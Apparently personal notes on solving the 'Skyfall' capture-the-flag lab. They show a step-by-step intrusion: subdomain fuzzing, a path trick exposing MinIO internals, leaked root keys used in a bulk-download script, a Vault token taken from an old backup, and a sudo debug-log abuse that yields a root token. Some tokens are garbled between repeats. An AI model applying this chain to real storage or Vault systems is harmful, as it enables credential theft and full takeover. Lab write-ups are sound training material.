

```
machine ip
(machine ip)
```

```
ffuf -c -u http://(machine ip)/ -w SecLists/Discovery/Web-Content/common.txt -H "HOST: FUZZ.skyfall.htb"
```

```
demo.skyfall.htb
```

demo.skyfall.hbb/index

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

0ffsec

Sky Storage

Dashboard

Files

Beta Features

URL Fetch

Mini0 Metrics

ACCOUNT PAGES

Feedback

Escalate

Today's Uploads

11GB

+22% more than last week

New Users

41

+3% than last month

Issues Closed

✓ 2 done this month

TASKS	CONTRIBUTORS	COMPLETION
✓ Assess Minio Storage Security		60%
✓ Add Beta Features		10%
✓ Develop FUSE based S3 client application		10%
✗ Fix Platform Errors		100%
✗ Integrate Minio Storage Backend		100%
✓ Add the New Pricing Page		25%
✓ Sky Storage Code Review		40%

```
# Hosts      Name
#-----
```

- 1 GET /metrics HTTP/1.1
- # Host: demo.skyfall.htb
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0
- Accept: \*/\*;text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Connection: close
- Referer: http://demo.skyfall.htb/index
- Cookies:

[...]

```
x-mljlatdJRC-Btms_infrpm_OIzpqD7ZxKkRokn1lUklmCw+cr+vY4WvLgMqGidPJScQ2dnHrlrhlEoMGicChikrtwpze2rBMOOBTCTVylTziJCDCfKaGrWglvjzn2shc6BlilZIContgwauKIChyusLRtl  
[...]  
Upgrade-Insecure-Requests: 1
```

	Pretty	Raw	Hex
1	GET /metrics/ HTTP/1.		
2	Host: demo.skyfall.ht		
3	User-Agent: Mozilla/5		

Selection 1 (0x1) ^


**Selected character**

/

**Code** Hex ▾

2f

1



## MinIO Internal Metrics

NAME	LABEL	VALUE
minio_audit_total_messages_total	server: minio-node2:9000 target_id: sys_console_0	
minio_cluster_capacity_raw_free_bytes	server: minio-node1:9000	8992653312.0
minio_cluster_capacity_raw_total_bytes	server: minio-node1:9000	34985672704.0
minio_cluster_capacity_usable_free_bytes	server: minio-node1:9000	4496326656.0
minio_cluster_capacity_usable_total_bytes	server: minio-node1:9000	17492836352.0
minio_cluster_disk_offline_total	server: minio-node1:9000	0.0
minio_cluster_disk_online_total	server: minio-node1:9000	4.0
minio_cluster_disk_total	server: minio-node1:9000	4.0
minio_cluster_nodes_offline_total	server: minio-node1:9000	0.0
minio_cluster_nodes_online_total	server: minio-node1:9000	2.0
minio_heal_objects_heal_total	server: minio-node2:9000	type: object

```
http://demo.skyfall.htb/download_file?filename=./minio/v2/metrics/cluster

http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster

shit was at bottom of internal metrics page ^
this was from docs

http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify

send as post request
asking API

{"MinioEndpoints":[{"Legacy":false,"SetCount":1,"DrivesPerSet":4,"Endpoints":[{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node1:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node2:9000","Path":"/data1","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node1:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":true},{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node2:9000","Path":"/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLocal":false}], "CmdLine":"http://minio-node(1..2)/data(1..2)","Platform":{"OS":"linux","Arch":"amd64"}]},"MinioEnv":{"MINIO_ACCESS_KEY_FILE":"access_key","MINIO_BROWSER":"","MINIO_CONFIG_ENV_FILE":"config.env","MINIO_KMS_SECRET_KEY_FILE":"kms_master_key","MINIO_PROMETHEUS_AUTH_TYPE":"public","MINIO_ROOT_PASSWORD":"","GkpjkmIvmpFuL2d3oRx0","MINIO_ROOT_PASSWORD_FILE":"","secret_key","MINIO_ROOT_USER":"","MINIO_ROOT_USER_FILE":"","access_key","MINIO_SECRET_KEY_FILE":"","secret_key","MINIO_UPDATE":"","MINIO_UPDATE_MINISIGN_PUBKEY":"","RwTx5Zr1t1HQLwG9keckT0c45M3AGeHD6ivmQhpyRywW6Bp1aVSgav"}}]
```

<https://min.io/docs/minio/linux/developers/python/API.html>

Cloud Object Storage - Amazon S3 - AWS

Iterates through items and downloads them

access and secret key found in (I think) -

<http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify>

test.py

```
from minio import Minio

client = Minio("prd23-s3-backend.skyfall.htb",
               access_key="5GrE1B2YG6yZzNHZaIw",
               secret_key="GkpjkmIvmpFuL2d3oRx0",
               secure=False)

buckets = client.list_buckets()
for bucket in buckets:
    print(bucket.name, bucket.creation_date)
    objects = client.list_objects(bucket.name, recursive=True)
    for obj in objects:
        print(obj.object_name)
        client.fget_object(bucket.name, obj.object_name, './'+obj.object_name)
```


install minio and run test.py

```
└─(kali@kali)-[~/Desktop]
└─$ pip install minio
Defaulting to user installation because normal site-packages is not writeable
Collecting minio
  Downloading minio-7.2.3-py3-none-any.whl metadata (6.4 kB)
Requirement already satisfied: certifi in /usr/lib/python3/dist-packages (from minio) (2023.7.22)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from minio) (1.26.18)
Collecting argon2-cffi (from minio)
  Downloading argon2_cffi-23.1.0-py3-none-any.whl metadata (5.2 kB)
Collecting pycryptodome (from minio)
  Downloading pycryptodome-3.20.0-cp35-abi3-manylinux_2_17_x86_64_manylinux2014_x86_64.whl.metadata (3.4 kB)
Requirement already satisfied: typing-extensions in /usr/lib/python3/dist-packages (from minio) (4.7.1)
Collecting argon2-cffi-bindings (from argon2-cffi->minio)
  Downloading argon2_cffi_bindings-21.2.0-cp36-abi3-manylinux_2_17_x86_64_manylinux2014_x86_64.whl (86 kB)
Requirement already satisfied: cffi>=1.0.1 in /usr/lib/python3/dist-packages (from argon2-cffi-bindings->argon2-cffi->minio) (1.16.0)
Requirement already satisfied: pycparser in /usr/lib/python3/dist-packages (from cffi>=1.0.1->argon2-cffi-bindings->argon2-cffi->minio) (2.21)
Downloading minio-7.2.3-py3-none-any.whl (92 kB)
92.5/92.5 kB 1.4 MB/s eta 0:00:00
Downloading argon2_cffi-23.1.0-py3-none-any.whl (15 kB)
Downloading pycryptodome-3.20.0-cp35-abi3-manylinux_2_17_x86_64_manylinux2014_x86_64.whl (2.1 MB)
2.1/2.1 MB 1.7 MB/s eta 0:00:00
Installing collected packages: pycryptodome, argon2-cffi-bindings, argon2-cffi, minio
Successfully installed argon2-cffi-23.1.0 argon2-cffi-bindings-21.2.0 minio-7.2.3 pycryptodome-3.20.0

└─(kali@kali)-[~/Desktop]
└─$ python3 test.py
asky 2023-11-08 04:59:15.069000+00:00
welcome.pdf
home_backup.tar.gz
btanner 2023-11-08 04:58:56.868000+00:00
welcome.pdf
```

```
emoneypenny 2023-11-08 04:58:33.615000+00:00
Welcome.pdf
gmallory 2023-11-08 04:58:22.989000+00:00
Welcome.pdf
guest 2023-11-08 00:08:01.663000+00:00
Welcome.pdf
jbond 2023-11-08 04:59:05.149000+00:00
Welcome.pdf
omansfield 2023-11-08 04:58:10.415000+00:00
Welcome.pdf
rsilva 2023-11-08 04:58:45.533000+00:00
Welcome.pdf
```

ctrl + h to show hidden files



```
mc alias set myminio http://prd23-s3-backend.skyfall.htb 5GrE1B2YG6yZzNHZaIwW GkpkjmiVmpFuL2d3oRx0
```

```
mc ls myminio --versions
```

copies shit to zip file

```
mc cp myminio/askyy/home_backup.tar.gz --vid 3c498578-8dfe-43b7-b679-32a3fe42018f
```

<https://min.io/docs/minio/linux/reference/minio-mc.html> (get linux-amd64 version)

```
(kali@kali) ~ [~/Desktop]
L$ curl https://dl.min.io/client/mc/release/linux-amd64/mc \
--create-dirs \
-o $HOME/minio-binaries/mc

chmod +x $HOME/minio-binaries/mc
export PATH=$PATH:$HOME/minio-binaries/

mc --help

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           100    25.6M   100    25.6M    0      0  1342K      0  0:00:19  0:00:19 --:--:-- 1585k

NAME:
mc - MinIO Client for object storage and filesystems.

USAGE:
mc [FLAGS] COMMAND [COMMAND FLAGS | -h] [ARGUMENTS...]

COMMANDS:
alias      manage server credentials in configuration file
admin      manage MinIO servers
anonymous  manage anonymous access to buckets and objects
batch      manage batch jobs
cp         copy objects
cat        display object contents
diff       list differences in object name, size, and date between two buckets
du         summarize disk usage recursively
encrypt    manage bucket encryption config
event      manage object notifications
find       search for objects
head       display first 'n' lines of an object
ilm        manage bucket lifecycle
idp        manage MinIO Identity Provider server configuration
license    license related commands
legalhold  manage legal hold for object(s)
ls         list buckets and objects
mb         make a bucket
mv         move objects
mirror     synchronize object(s) to a remote site
od         measure single stream upload and download
ping       perform liveness check
pipe       stream STDIN to an object
quota      manage bucket quota
rm         remove object(s)
retention  set retention for object(s)
rb         remove a bucket
replicate  configure server side bucket replication
ready      checks if the cluster is ready or not
sql        run sql queries on objects
stat       show object metadata
support    support related commands
```

```
(kali@kali) ~ [~/Desktop]
L$ mc alias set myminio http://prd23-s3-backend.skyfall.htb 5GrE1B2YG6yZzNHZaIwW GkpkjmiVmpFuL2d3oRx0
mc: Configuration written to "/home/kali/.mc/config.json". Please update your access credentials.
mc: Successfully created "/home/kali/.mc/share".
mc: Initialized share uploads "/home/kali/.mc/share/uploads.json" file.
mc: Initialized share downloads "/home/kali/.mc/share/downloads.json" file.
Added 'myminio' successfully.

(kali@kali) ~ [~/Desktop]
L$ mc ls myminio --versions
[2023-11-07 23:59:15 EST]      0B askyy/
[2023-11-08 00:35:28 EST] 48KiB STANDARD bba1fcc2-331d-41d4-845b-0887152f19ec v1 PUT askyy/Welcome.pdf
[2023-11-09 16:37:25 EST] 2.5KiB STANDARD 25835695-5e73-4c13-82f7-30fd2da2cf61 v3 PUT askyy/home_backup.tar.gz
```


```

[2023-11-09 16:37:09 EST] 2.6KiB STANDARD 2b75346d-2a47-4203-ab09-3c9f878466b8 v2 PUT askyy/home_backup.tar.gz
[2023-11-09 16:36:30 EST] 1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1 PUT askyy/home_backup.tar.gz
[2023-11-07 23:58:56 EST] 0B btanner/
[2023-11-08 00:35:36 EST] 48KiB STANDARD null v1 PUT btanner/Welcome.pdf
[2023-11-07 23:59:33 EST] 0B emoneypenny/
[2023-11-08 00:35:56 EST] 48KiB STANDARD null v1 PUT emoneypenny/Welcome.pdf
[2023-11-07 23:58:22 EST] 0B gmallory/
[2023-11-08 00:36:02 EST] 48KiB STANDARD null v1 PUT gmallory/Welcome.pdf
[2023-11-07 19:08:01 EST] 0B guest/
[2023-11-07 19:08:05 EST] 48KiB STANDARD null v1 PUT guest/Welcome.pdf
[2023-11-07 23:59:05 EST] 0B jbond/
[2023-11-08 00:35:45 EST] 48KiB STANDARD null v1 PUT jbond/Welcome.pdf
[2023-11-07 23:58:10 EST] 0B omansfield/
[2023-11-08 00:36:09 EST] 48KiB STANDARD null v1 PUT omansfield/Welcome.pdf
[2023-11-07 23:58:45 EST] 0B rsilva/
[2023-11-08 00:35:51 EST] 48KiB STANDARD null v1 PUT rsilva/Welcome.pdf

kali@kali:~/Desktop
$ mc cp myminio/askyy/home_backup.tar.gz --vid 3c498578-8dfe-43b7-b679-32a3fe42018f
.../home_backup.tar.gz: 1.18 MiB / 1.18 MiB 2.63 MiB/s 0s

```

extract zip again



vault token :3

input and output of curl command below

```

curl --header "X-Vault-Token: hvs.CAESIJ1U9JMYEHOPVv4igdhe9PnZdrabYToBQ4Ym1q1qY-LGh4KHGh2cy430VRWmNzhakZDR1ZGdGVzN09xYkxTQVE" --request LIST http://pr23-vault-internal.skyfall.htb/v1/ssh/roles

{"request_id":"1abbaa07-5f30-4662-cfa4-bab46ee1c4ed","lease_id":"","renewable":false,"lease_duration":0,"data":{"key_info":{"admin_otp_key_role":{"key_type":"otp"},"dev_otp_key_role":{"key_type":"otp"}},
"keys":{"admin_otp_key_role","dev_otp_key_role"}},
"wrap_info":null,"warnings":null,"auth":null}

```

dev otp, admin otp

<https://developer.hashicorp.com/vault/install#linux>

```

export VAULT_ADDR="http://pr23-vault-internal.skyfall.htb/"

```

use OTP produced as password to login for ssh

```

kali@kali:~/Desktop
$ curl --header "X-Vault-Token: hvs.CAESIJ1U9JMYEHOPVv4igdhe9PnZdrabYToBQ4Ym1q1qY-LGh4KHGh2cy430VRWmNzhakZDR1ZGdGVzN09xYkxTQVE" --request LIST http://pr23-vault-internal.skyfall.htb/v1/ssh/roles
{"request_id":"1abbaa07-5f30-4662-cfa4-bab46ee1c4ed","lease_id":"","renewable":false,"lease_duration":0,"data":{"key_info":{"admin_otp_key_role":{"key_type":"otp"},"dev_otp_key_role":{"key_type":"otp"}},
"keys":{"admin_otp_key_role","dev_otp_key_role"}},
"wrap_info":null,"warnings":null,"auth":null}

kali@kali:~/Desktop
$ export VAULT_TOKEN="hvs.CAESIJ1U9JMYEHOPVv4igdhe9PnZdrabYToBQ4Ym1q1qY-LGh4KHGh2cy430VRWmNzhakZDR1ZGdGVzN09xYkxTQVE"

kali@kali:~/Desktop
$ ./vault token lookup --address=http://pr23-vault-internal.skyfall.htb
Key      Value
----
accessor rByv1co0BC9ITzprqbDtUm8
creation_time 1699563963
creation_ttl 768h
display_name token-askyy
entity_id n/a
expire_time 2073-10-27T21:06:03.043964076Z
explicit_max_ttl 0s
id hvs.CAESIJ1U9JMYEHOPVv4igdhe9PnZdrabYToBQ4Ym1q1qY-LGh4KHGh2cy430VRWmNzhakZDR1ZGdGVzN09xYkxTQVE
issue_time 2023-11-09T21:06:03.445155372Z
last_renewal 2023-11-20T16:43:24.043964166Z
last_renewal_time 1700498604
meta <nil>
num_uses 0
orphan true
path auth/token/create
policies [default developers]
renewable true
ttl 435929h57m33s
type service

kali@kali:~/Desktop
$ export VAULT_ADDR="http://pr23-vault-internal.skyfall.htb/"

kali@kali:~/Desktop
$ ./vault write ssh/creds/dev_otp_key_role ip=(host ip)
Key      Value
----
lease_id ssh/creds/dev_otp_key_role/pC3HX0bV1Ftq4utew9bzH86Xd
lease_duration 768h
lease_renewable false
ip (host ip)
key 0966875d2-5ee4-f783-84e9-315c2c732741
key_type otp
port 22
username nobody

kali@kali:~/Desktop
$ ./vault ssh -role dev_otp_key_role -mode otp askyy@skyfall.htb
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,

```

```
Vault can automatically perform this step for you.
OTP For the session is: c57bc58f-17fb-12e0-0b81-78a60799198d
The authenticity of host 'skyfall.htb ([machine ip])' can't be established.
ED25519 key fingerprint is SHA256:nUK/FeyhenOEZcLnMwM13PVk3P1nCH8ETKpL3Sz773c.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'skyfall.htb' (ED25519) to the list of known hosts.
(askyy@skyfall.htb) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-92-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

```
askyy@skyfall:~$ ls
user.txt
askyy@skyfall:~$ cat user.txt
(user flag)
```

user flag

root

sudo -i to check perms

can run /root/vault/vault-unseal -c /etc/vault-unseal.yaml as sudo

want to read debug.log but don't have perms

make directory and use touch to create empty debug.log

run same command as before that creates debug.log but writes to debug.log just made in directory

gives master token

```
askyy@skyfall:~$ sudo -i
Matching Defaults entries for askyy on skyfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
```

User askyy may run the following commands on skyfall:

```
(ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml [-vhd]*
(ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml
```

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml
```

```
[>] Checking seal status
```

```
[+] Vault sealed: false
```

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -h
```

Usage:

```
  vault-unseal [OPTIONS]
```

Application Options:

```
-v, --verbose          enable verbose output
-d, --debug            enable debugging output to file (extra logging)
-c, --config=PATH      path to configuration file
```

Help Options:

```
-h, --help            Show this help message
```

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
```

```
[+] Reading: /etc/vault-unseal.yaml
```

```
[-] Security Risk!
```

```
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
```

```
[>] Check interval: 5s
```

```
[>] Max checks: 5
```

```
[>] Checking seal status
```

```
[+] Vault sealed: false
```

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -v
```

```
[+] Reading: /etc/vault-unseal.yaml
```

```
[-] Security Risk!
```

```
[-] Master token found in config: *****
```

```
[>] Enable 'debug' mode for details
```

```
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
```

```
[>] Check interval: 5s
```

```
[>] Max checks: 5
```

```
[>] Checking seal status
```

```
[+] Vault sealed: false
```

```
askyy@skyfall:~$ ls
```

```
debug.log user.txt
```

```
askyy@skyfall:~$ cat debug.log
```

```
cat: debug.log: Permission denied
```

```
askyy@skyfall:~$ ls -la
```

```
total 36
drwxr-x--- 4 askyy askyy 4096 Feb  4 12:00 .
drwxr-xr-x 3 root  root  4096 Jan 19 21:33 ..
lrwxrwxrwx 1 askyy askyy   9 Nov  9 21:30 bash_history -> /dev/null
-rw-r--r-- 1 askyy askyy 226 Jan  6 2022 bash_logout
-rw-r--r-- 1 askyy askyy 3771 Nov  9 21:30 bashrc
drwx----- 2 askyy askyy 4096 Oct  9 18:47 cache
-rw-r--r-- 1 askyy askyy 807 Jan  6 2022 profile
drwx----- 2 askyy askyy 4096 Jan 18 10:32 ssh
-rw----- 1 root  root   590 Feb  4 12:00 debug.log
-rw-r----- 1 root  askyy  33 Feb  4 08:28 user.txt
```

```
askyy@skyfall:~$ mkdir rawr
```

```
askyy@skyfall:~$ cd rawr/
```

```
askyy@skyfall:~/rawr$ touch debug.log
```

```
askyy@skyfall:~/rawr$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
```

```
[+] Reading: /etc/vault-unseal.yaml
```

```
[-] Security Risk!
```

```
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
```

```
[>] Check interval: 5s
```

```
[>] Max checks: 5
```

```
[>] Checking seal status
```

```
[+] Vault sealed: false
```

```
askyy@skyfall:~/rawr$ ls -la
```

```
total 12
```

```
drwxrwxr-x 2 askyy askyy 4096 Feb  4 12:01 .
```

```
drwxr-x--- 5 askyy askyy 4096 Feb  4 12:01 ..
```

```
-rw-rw-r-- 1 askyy askyy 590 Feb  4 12:01 debug.log
```

```
askyy@skyfall:~/rawr$ cat debug.log
```

```
2024/02/04 12:01:53 Initializing logger...
```

```
2024/02/04 12:01:53 Reading: /etc/vault-unseal.yaml
```

```
2024/02/04 12:01:53 Security Risk!
```

```
2024/02/04 12:01:53 Master token found in config: hvs.I0ewVsmakU1SwVZAKR3T0mmG
```

```
2024/02/04 12:01:53 Found Vault node: http://prd23-vault-internal.skyfall.htb
```

```
2024/02/04 12:01:53 Check interval: 5s
```

```
2024/02/04 12:01:53 Max checks: 5
```

```
2024/02/04 12:01:53 Establishing connection to Vault...
```

```
2024/02/04 12:01:53 Successfully connected to Vault: http://prd23-vault-internal.skyfall.htb
2024/02/04 12:01:53 Checking seal status
2024/02/04 12:01:53 Vault sealed: false
```

master token from debug.log (etc/vault-unseal.yaml)

same process as user but different token

```
(kali@kali) ~ -/Desktop
└─$ export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb/"

(kali@kali) ~ -/Desktop
└─$ export VAULT_TOKEN="hvs.I9ewVsmakUI5wZAKR3T0mmG"

(kali@kali) ~ -/Desktop
└─$ ./vault write ssh/creds/admin_otp_key_role ip=(host ip)
Key          Value
---          -
lease_id     ssh/creds/admin_otp_key_role/W0f0fd9ZzBg5ohEaonOCcnWh
lease_duration 758h
lease_renewable false
ip           (host ip)
key          6e5479c5-ddae-58f0-a24a-ba738fff508c
key_type     otp
port        22
username     nobody

(kali@kali) ~ -/Desktop
└─$ ./vault ssh -role admin_otp_key_role -mode otp root@skyfall.htb
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: c19403f1-31ba-8aed-77a3-895af8cb769a
(root@skyfall.htb) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-92-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jan 30 12:17:37 2024
root@skyfall:~# ls
minio  root.txt  sky_storage  vault
root@skyfall:~# cat root.txt
(root flag)
```

root flag